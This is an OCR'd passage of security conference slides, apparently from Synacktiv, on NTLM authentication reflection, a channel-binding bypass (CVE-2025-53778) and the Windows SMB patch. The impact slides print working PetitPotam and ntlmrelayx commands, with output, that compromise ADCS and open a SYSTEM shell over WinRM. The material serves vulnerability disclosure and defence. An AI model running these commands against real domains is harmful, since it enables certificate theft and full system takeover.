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

Kerberos loopback workflow

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

Kerberos loopback workflow

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



Kerberos loopback workflow

Only applicable `NT AUTHORITY\SYSTEM` clients



Additional primitives

Additional primitives

CBT bypass

SYNACKTIV

- **Later discovered by @ctjf**
- **NTLM reflection seems to bypass channel binding for some protocols**
  → HTTPS (including WinRM!)
  → MSSQL
- **Works even when CBT hardening level is set to Strict!**

Additional primitives

CBT bypass

SYNACKTIV

- **The CBT was not checked during NTLM local authentication!**
- **Actually reported by @D1iv3 and fixed in CVE-2025-53778**
- **Additional checks added**
  - In `SsprHandleChallengeMessage` : the CBT is computed (if possible) and stored in the authentication context
  - In `SsprHandleAuthenticateMessage` : the CBT is extracted from the authentication context and compared with the expected value

Additional primitives

Impact - ESC8

SYNACKTIV

- **Instant ADCS compromise even if EPA is enforced on web enrollment**

```
$ PetitPotam.py -u user -p password -d DOMAIN.LOCAL \
srv11UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAwbEAYBAAAA SRV1.DOMAIN.LOCAL
```

```
# ntlmrelayx.py -t https://SRV1.DOMAIN.LOCAL/certsrv -smb2support --template Machine --adcs
[*] Servers started, waiting for connections
[*] (SMB): Received connection from 192.168.56.13,
attacking target https://192.168.56.13
[*] (SMB): Authenticating connection from /@192.168.56.13 against https://192.168.56.13 SUCCEED [1]
[*] Generating CSR...
[*] CSR generated!
[*] Getting certificate...
[*] GOT CERTIFICATE! ID 48
[*] Writing PKCS#12 certificate to ./SRV1$.pfx
[*] Certificate successfully written to file
```

Additional primitives

Impact - RCE via WinRM

- **RCE as `SYSTEM` on any machine with WinRM over HTTPS exposed**

```
$ PetitPotam.py -u user -p password -d DOMAIN.LOCAL srv11UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAwbEAYBAAAA SRV1.DOMAIN.LOCAL
```

```
# ntlmrelayx.py -t winrms://SRV1.DOMAIN.LOCAL -smb2support
[*] Servers started, waiting for connections
[*] (SMB): Received connection from 192.168.56.13, attacking target winrms://SRV1.DOMAIN.LOCAL
[!] The client requested signing, relaying to WinRMS might not work!
[*] HTTP server returned error code 500, this is expected, treating as a successful login
[*] (SMB): Authenticating connection from /@192.168.56.13 against winrms://SRV1.DOMAIN.LOCAL SUCCEED [1]
[*] Started interactive WinRMS shell via TCP on 127.0.0.1:11000
```

```
$ nc 127.0.0.1 11000
# whoami
nt authority\system
# hostname
SRV1
```


Patch analysis

Patch analysis

Patch diffing

SYNACKTIV

- **Where to look for? One patch for each protocol?**



- **SMB client (partly) implemented in `mrxsmb.sys`**

Patch analysis

Patch diffing

SYNACKTIV

- **New check added in `mrxsmb!SmbCeCreateSrvCall`**
- **Called when trying to access a resource over SMB**

```
NTSTATUS SmbCeCreateSrvCall([...])
{
[...]
    if (CredUnmarshalTargetInfo(TargetName->Buffer, TargetName->Length, 0, 0) != STATUS_INVALID_PARAMETER ) {
        return STATUS_INVALID_PARAMETER;
    }
[...]
```

- **If the target name contains marshalled target information -> abort**

  → Cannot coerce SMB client with marshalled target information anymore

Conclusion

Conclusion

SYNACKTIV

- **High-impact simple and stable logical vulnerabilities still exist**
- **SMB signing is still underrated**
  → Blocks exploitation of this vulnerability
  → Still not enabled by default on Windows (except Windows 11 24H2)…
- **Is it the end of authentication reflection?**

Conclusion

SYNACKTIV

- **High-impact simple and stable logical vulnerabilities still exist**
- **SMB signing is still underrated**

  → Blocks exploitation of this vulnerability

  → Still not enabled by default on Windows (except Windows 11 24H2)…
- **Is it the end of authentication reflection?**
  - No :)

Conclusion

SYNACKTIV

- **High-impact simple and stable logical vulnerabilities still exist**
- **SMB signing is still underrated**

  → Blocks exploitation of this vulnerability

  → Still not enabled by default on Windows (except Windows 11 24H2)…
- **Is it the end of authentication reflection?**
  - No :)
  - But that will be for another talk!

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